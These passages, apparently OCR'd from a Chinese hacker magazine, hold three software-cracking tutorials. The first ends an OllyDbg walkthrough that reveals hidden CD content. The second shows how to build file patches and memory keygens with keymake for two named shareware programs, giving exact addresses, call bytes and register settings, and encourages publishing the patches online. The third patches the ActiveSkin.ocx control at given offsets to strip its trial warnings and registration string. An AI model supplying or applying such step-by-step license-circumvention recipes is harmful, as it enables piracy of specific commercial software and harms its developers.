


图7

Cracker组合招式强调的是把握信息，对程序的流程作出推测。从上文，读者能推测出什么呢？你有没有想到为什么程序要读写注册表吗？并且有没有注意到程序读写注册表后就有判断，是否执行外壳程序。所以初步推测程序是这样的流程，从注册表读一些信息，然后比较，如果符合条件，就会运行另一个程序，我们试一下NOP掉在图7中那句跳转，让它不跳，也就是让它执行后面的rtcShell这个函数，如图8。




图8

现在F9运行一下程序，弹出如图9所示一个窗口。




图 9

可以看到，这正是我们要找的内容了。

四、总结

从上面分析可以看到，这种光盘隐藏技术只是使用一些障眼术，我们使用一些逆向调试工具就可以轻松突破。本文主要是从收集信息，到推测程序的流程进行 crack 的，这是 crack 的一种非常好的思维方式。其实这个光盘在弹出图 2 所示的安装界面时，只要长按键盘 A 键，就会弹出图 9 所示的光盘内容，为什么呢，读者还是看一下图 5 吧，有没有注意到有一句 A_DOWN 这样的信息呢？……

（本文涉及到的 OllyDbg1.1、PEID V0.93，光盘有收录）

Crack 菜鸟阶段晋级篇

——TIT 女子破解小组之注册机编写教学篇

秦妮@[E.S.T]&[T.I.T]

我们上一次《TIT 女子破解小组之注册码追击教学篇》讲的是如何通过动态分析追出正确注册码，我们的主要思路及步骤是：

主要步骤：五步追码大法

第一步：检查程序是否加壳，如加壳则脱壳。
第二步：反汇编程序，找到关键跳。
第三步：在关键跳的基础上，向上找，找到关键CALL。
第四步：在关键CALL处下断点，运行程序。
第五步：断下程序，查看相应内存寄存器找到真正注册码。

通过练习相信大家应该熟练掌握注册码追击的技巧了，那么今天我们就来结合注册机编写器来讲解一下文件补丁、内存注册机和简单算法注册机的制作。

首先，我们要清楚针对不同的破解手段，有不同的注册机制作方法：

爆破改逆————我们可以制作文件补丁
狙击真码————我们可以制作内存注册机
算法破解————我们可以提取算法写算法注册机

以上也是破解的不同阶段，相信大家通过上二篇文章的学习，已经达到第二阶段了吧！

我们现在就结合上二篇文章来讲解文件补丁、内存注册机的制作。

一、爆破改逆补丁篇

使用工具：keymake V1.73

我们还以《Word 文档资料管理系统》和《网络电视小精灵》为例。在《TIT 女子破解小组之菜鸟爆破教学篇》中已经知道他们的关键跳分别是：

《Word 文档资料管理系统V1.58》——0059A1C7 jne 0059A27E
《网络电视小精灵V3.3.5》——00480A33 jne 00480B0B
《网络电视小精灵V3.50》——00481FEF jnz Unpacked.004820C7

通过爆破改逆的方法可以很容易的进行爆破，具体步骤见《TIT 女子破解小组之菜鸟爆破教学篇》。我们得到爆破后的文件 DMS1.exe。

打开 keymake.exe 选择“其它”栏里的“制作文件补丁”选项。在“制作文件补丁”的窗口如下填写：“文件信息”里分别选择原始文件和我们爆破后的文件。点“制作”。

随便选择和你喜欢的样式，点“确定”保存注册机就 OK 了。其实这个文件补丁的工作原理和我们用 UltraEdit 修改关键跳是一个道理，只是把它写成独立的程序方便使用和传播。

使用的时候，只要打开我们刚才保存的注册机程序，选择“要应用补丁的文件”（就是我们没破解过的原始文件），点“应用”就可以了，如果出现 表示修补成功，如果没有提示或其它则表示修补失败。运行修补过的程序，进行注册，随便填写注册码进行注册，都会和爆破成功的程序一样。 这样你就可以制作出自己的注册机了，你还可以把它发布到网上和大家分享！《网络电视小精灵》的文件补丁制作也类似这样，就不多说了，大家自己试试。

二、狙击内存注册篇

使用工具：keymake V1.73

针对不同的破解手段，用不同的注册机制作方法。下面我们就针对狙击注册码来制作内存注册机。在《TIT 女子破解小组之注册码追击教学篇》中，我们知道只要在关键 call 处断下程序就可以在某个寄存器里获得真正注册码。我们就以《网络电视小精灵 V3.50》为例讲讲内存注册机的制作方法。

在《TIT 女子破解小组之注册码追击教学篇》中我们获得信息：

1.脱壳后《网络电视小精灵 V3.50》的关键 CALL 是 00481FEA E8 1125F8FF

2.注册码保存在 EDX 里，首先打开 keymake.exe 选择“其它”栏里的“内存注册机”选项。选择我们脱过壳的 Unpacked.ExE。在“中断地址列表”里点“添加”。

程序名称：我们选择脱壳后的程序。

添加数据窗口里的，中断地址：添关键 CALL 地址。

中断次数：指在该位置连续中断多少次。本程序断一次注册码就全出来了，添 1。

第一字节：就是当前设置的中断位置处反汇编后的第一个字节。**00481FEA E8 1125F8FF** 的第一字节是E8。

指令长度：就是当前中断位置反汇编后的长度。**E8 1125F8FF** 每2和字节算1个长度：**10/2=5**

> **注意**：获取注册码的方式上需要说明一下，"寄存器方式"——因为注册码可能是会放在寄存器中比较，并且可能经过十进制或十六进制的转换，所以可以用提供的一个寄存器方式及十进制或十六进制的选项来完成。

内存方式：是指如设置为EDX，即指注册码保存在EDX所指向的内存地址中（而不是寄存器里所以不用"寄存器方式"）

偏移地址：这就是说比如注册码是在edx+64的位置，那么现在就可以在偏移地址处填入64（如果是edx-64，就填入-64）没有偏移就不添。

宽字符串：一般在VB程序中出现，用00将ASCII码分隔开。

内存单元：比如说注册码你在[EDX]处看到1a,2b,3c,4d，并且它就是注册码，你就可以使用这个选项了。

地址指针：但是如果我们中断处内存EDX里的的值是**19841017**，而**19841017**里的值又是**19830204**，**19830204**所指向的地址才是注册码所在，我们就可以用"地址指针"了。现在你就可以根据自己的需要进行设置了。比如说如果你要从**19830204**里取注册码，就不要选择地址指针；如果你要从**19841017**里取注册码就选择地址指针，并将其值设置为1；如果你要从EDX里取注册码就选择地址指针，并将其值设置为2。有了这个功能以后就可以尽量避免使用直接内存地址。因为Win2000/XP对内存的分配与Win98不同，直接指定内存地址很容易出错。可在"用户信息"中写上你的个性资料，打造个性样式。设置好上面信息后，点"生成"保存注册机。使用时直接打开刚生成的注册机，胡乱填写注册信息注册，程序会自己弹出注册码。然后我们在重新用正确注册码注册。

> **注意**：这个注册机只能应用于脱过壳的程序，因为未脱壳的程序内存地址与脱过壳的不同。《Word文档资料管理系统V1.5.8》的内存注册机的制作方法类似，就不说了。（关键CALL在**59A1C2 E8 A5ABE6FF**）

关于简单算法分析就不多说了，个人认为keymake在制作文件补丁和内存注册机上很方便，算法注册机就有点……，不如用C语言来的快。在keymake的帮助文件里有个例子大家可以看看。最后再次感谢大家的支持。也希望您能学到有用的知识。

（本文涉及到的keymake V1.73，光盘有收录）

菜鸟也要突破OCX

——递归静态破解法

KINSON

我是一只小小小菜鸟，想要破解却怎么样也破不了……在破解的领域里，我只是刚刚入门的小学生，我在不断学习，不断努力，孜孜不倦的徜徉在破解给我带来的欢愉里，而《黑客X档案》便是我的教科书，并且从入学的第一期杂志到现在，每一期都精心收藏在我的宝箱中。

扯远了，这不，前阵子刚刚学习了2005年的第3期，其中有篇课文叫做《菜鸟破解实战之用OllDbg突破OCX》。我认真的研读文中的思想，按步骤做着验证，觉得作者Sdhjt实在是太谦虚了，都会灵活运用OllDbg了，还自称为菜鸟，而我还不会用OllDbg，我才是真正的菜鸟呢!

学习完毕，该做作业了。对于像我这样或者比我还菜的小鸟们来说，用OllDbg可是太难了，能不能用最最简单的方法进行破解呢？我测试了一下，就拿作者文中提到的ActivcSkin.ocx控件下手，只用W32Dasm与UltraEdit32配合就可以静态破解，不必要进行动态的跟踪和调试。因此这次的作业就是"递归静态破解OCX"。

这款OCX控件是用于软件换肤的，具体介绍参见Sdhjt的原文，本菜鸟就不多费口舌了。Sdhjt也已经对该控件进行了检测，没有加壳，省去了脱壳的麻烦。

用W32Dasm反编译该控件文件，打开串式数据参考，寻找未注册时的提示信息字符串，如图1所示。

同样，我也找到了两个地址，分别是**12121529**和**12121630**。

从**12121529**位置往上查找，找到最近的一处跳转指令：**12121549(C)**，如图2所示。

跳转到该指令所在位置，其代码是：**72D7 jb 12121522**，如图3所示。




图1

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:12121549(C)
|
:12121522 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"Unregistered control"
                                  |
:12121524 68F0851512              push 121585F0

* Possible StringData Ref from Data Obj ->"Warning! This application was "
                                        ->"created with trial version of "
                                        ->"ActiveSkin control.DYou can register "
                                        ->"ActiveSkin at http://www.softshape.com/actives"
                                        ->"kin"
                                  |
:12121529 685C851512              push 1215855C
:1212152E 53                      push ebx
```

图2

```
* Reference To: USER32.MessageBoxA, Ord:01BEh
                                  |
:1212152F FF155C231512            Call dword ptr [1215235C]
:12121535 FFD7                    call edi
:12121537 2B45F4                  sub eax, dword ptr [ebp-0C]
:1212153A C705E4DA151201000000    mov dword ptr [1215DAE4], 00000001
:12121544 3D90010000              cmp eax, 00000190
:12121549 72D7                    jb 12121522
:1212154B 8B7D0C                  mov edi, dword ptr [ebp+0C]
:1212154E EB0F                    jmp 1212155F
```

图3

如果该跳转语句执行，就会弹出未注册信息，因此，我们需要将该跳转指令NOP掉，使其不发生跳转即可。修改二进制代码我们使用UltraEdit32，先将该跳转指令所在的偏移地址**00001549H**记录备用。

同理，从**12121630**位置往上查找，找到最近的一处跳转指令：**12121650(C)**，跳转到该指令所在位置，其代码是：**72D7　　jb　12121629**，将该跳转指令所在的偏移地址**00001650H**记录备用。

现在用UltraEdit32打开ActiveSkin.ocx，跳到偏移地址**0x1549**和**0x1630**位置，分别将机器码**72　D7**修改为**90　90**，保存退出。

来测试一下吧，打开Sdhjt作者写的test.exe程序，还是会弹出未注册信息提示。

一遍没有破解成功，我们再来一遍（也不知道是怎么想的，突然间就想再重复一遍试试）！也就是本菜鸟定义的所谓的“递归静态破解法”！

对第一遍修改过的ActiveSkin.ocx进行反编译，查找提示字符串……

从12121529位置往上查找，找到最近的一处跳转指令：**12121515　7548　jne　1212155F**，如图4所示。




图4

从代码可以看出，如果该跳转没有发生，就会弹出未注册提示，所以只需将jne修改为jmp即可，将该跳转指令所在的偏移地址**00001515H**记录备用。

同理，从**12121630**位置往上查找，找到最近的一处跳转指令：**1212161B　7536　　jne　12121653**，将该跳转指令所在的偏移地址0000161BH记录备用。

现在用UltraEdit32打开ActiveSkin.ocx，跳到偏移地址**0x1515**和**0x161B**位置，分别将机器码**75　48**和**75　36**修改为EB　48和EB　36，保存退出。

打开测试程序，破解成功，没有再弹出未注册信息提示！下面我们使用UltraEdit32将注册信息“！ UNREGISTERED ！”修改成我们需要的字符串如“KINSON”。在UltraEdit32中搜索字符串“！ UNREGISTERED ！”，如图5所示。




图5

将其替换成“KINSON”即可，不足的位置用00填充，如图6所示。




